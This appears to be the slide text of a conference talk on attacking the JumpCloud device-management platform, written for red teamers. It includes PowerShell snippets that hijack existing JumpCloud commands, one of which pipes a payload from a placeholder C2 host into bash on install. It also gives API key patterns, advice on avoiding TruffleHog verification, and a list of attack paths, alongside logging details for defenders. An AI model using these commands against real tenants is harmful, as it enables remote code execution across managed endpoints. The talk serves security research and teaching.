Some finer points you should know

- If you create a new command, it will show up in the admin portal somewhere
- Still need to do some testing on “where” it gets displayed
- Could you be evasive by naming it
  - “zzz_evil_chicanery_ransomware” or
  - “000_hacked_to_bits”?
- My gut prefers to modify something that already exists

I command you to use Commands

Let’s modify what commands already exist in the portal

```
Import-Module JumpCloud.SDK.V1
$env:JCApiKey = "<API_KEY>"
$env:JCOrgId  = "<ORG_ID>"   # optional if your org requires it


$CommandId = "<COMMAND_ID>"

# Pull the command, change the payload, and push it back
$cmd = Get-JcSdkCommand -CommandId $CommandId
$cmd.command = "whoami; hostname; ipconfig"

# Some versions accept -Body (full object)
Set-JcSdkCommand -CommandId $CommandId -Body $cmd
```

I command you to use Commands

Let’s modify what commands already exist in the portal

```
# Find the install-triggered command
$installCmd = Get-JcSdkCommand | Where-Object { $_.launchType -match
'install' }

# Update payload and save
$installCmd.command = "curl -fsSL https://your.c2/p.sh | bash"
Set-JcSdkCommand -CommandId $installCmd._id -Body $installCmd
```

TruffleHog Detection

So, what does this API key look like?

- TruffleHog didn’t add checks for JumpCloud API keys until around December 2025
- Prefix: jca_
- Pattern: jca_[a-zA-Z0-9]{36}
- Total length: 40 characters

TruffleHog Verification

trufflehog / pkg / detectors / jumpcloud / jumpcloud.go

Code Blame 73 lines (57 loc) · 2.12 KB ·

```go
33  func (s Scanner) FromData(ctx context.Context, verify bool, data []byte) (results []detectors.Result, err error) {
45          if verify {
46              req, err := http.NewRequestWithContext(ctx, "GET", "https://console.jumpcloud.com/api/v2/systemgroups", nil)
47              if err != nil {
48                  continue
49              }
50              req.Header.Add("x-api-key", resMatch)
51
52              res, err := client.Do(req)
53              if err == nil {
54                  defer res.Body.Close()
55                  if res.StatusCode >= 200 && res.StatusCode < 300 {
56                      s1.Verified = true
57                  }
58              }
59          }
60
```

...and Detecting TruffleHog & API Key Use

You might want to run with "--no-verification"

- JumpCloud logs these attributes when the API key is used:
  - initiated_by: Identifies the admin who's API key is being used.
  - client_ip: The IP Address from which the API call was sourced to JumpCloud.
  - geoip: Identifies the geography associated with the client IP address.
  - Resource: Identifies the base URL for the JumpCloud API being called
  - useragent: Standard information about the program making the API call

Other moving parts to consider

What are some other attacker-relevant attributes

- Dynamic groups (kind of like Azure dynamic groups)
- Conditional access policies
- The device enrollment process itself
- Multi-tenant portals
  - Managed service providers use these
  - API keys are *generally* scoped to organization, NOT the whole multi-tenant portal, with some exceptions
- Default password policy is decent
  - 12 characters with complexity
  - 6 attempts before lockout
  - MFA not enforced, but strongly encouraged by JumpCloud

Attack Path Starting Point Examples

For your brainstorming and engagement planning enjoyment

- Keys on some kind of administrator role's machine
  - Anywhere you can insecurely store keys, you'll probably find them
- Ceded access as normal user
  - **Why not an HR user?**
  - JumpCloud integrates with four HR systems out of the box
  - Create a user
  - **Any fun groups they could get added to accidentally?**
- How about assumed compromise of a read-only API key?
  - What could you possibly find in a JumpCloud portal?

Where do you go from here?

It sounds like *someone* needs to write PowerView for JumpCloud

Although, JumpCloud kind of already did it

- “TheJumpCloud” GitHub has three implementations of their API
  - PowerShell (most updated)
  - Go and Python (last releases were November 2019)
- Two version of the API currently
- Feed in our API keys, execute commands, profit
- Some limitations – no `whoami` / `aws sts get-caller-identity` command built-in
- There’s an opportunity to develop a more attacker-centric implementation of a CLI

How can defenders see the evil that's happening?

Directory Insights

- Certain licenses/SLAs will include Directory Insights
- Has its *own* API for querying
- There is a multi-tenant ability to query this
- Only captures the JumpCloud administrative side of the house
  - It is not going to capture things happening on endpoints like an EDR
- Default log retention of 90 days
  - JumpCloud has an AWS Lambda function to ship logs to S3

How can I learn about JumpCloud

Any free resources?

- API is freely available on GitHub,
  - Super helpful resource in understanding functionality
  - Watch their GitHub forks and “JumpCloud Ventures” acquisitions
  - Try running the code through Codex, saved me a *tooooon* of time
- JumpCloud University is walled off to service subscribers
  - Some “interactive tutorials” that are available, weren’t easy to find
    - https://jumpcloud.com/university/resources/guided-simulations/

How can I learn about JumpCloud

Any free resources?

- JumpCloud YouTube channel and Greg Keller's whiteboard series are decent starting points
- JumpCloud Slack Channel
- Annual JumpCloudLand virtual summit
- Surprisingly, Reddit has a decent amount of helpful hints

This could be us...

Thank you!

My SpecterOps coworkers are the best

- Lee Chagolla-Christensen
- Christopher Maddelena
- Matt Merrill

Thank you

Attacking JumpCloud

SPECTEROPS

SO·CON

2026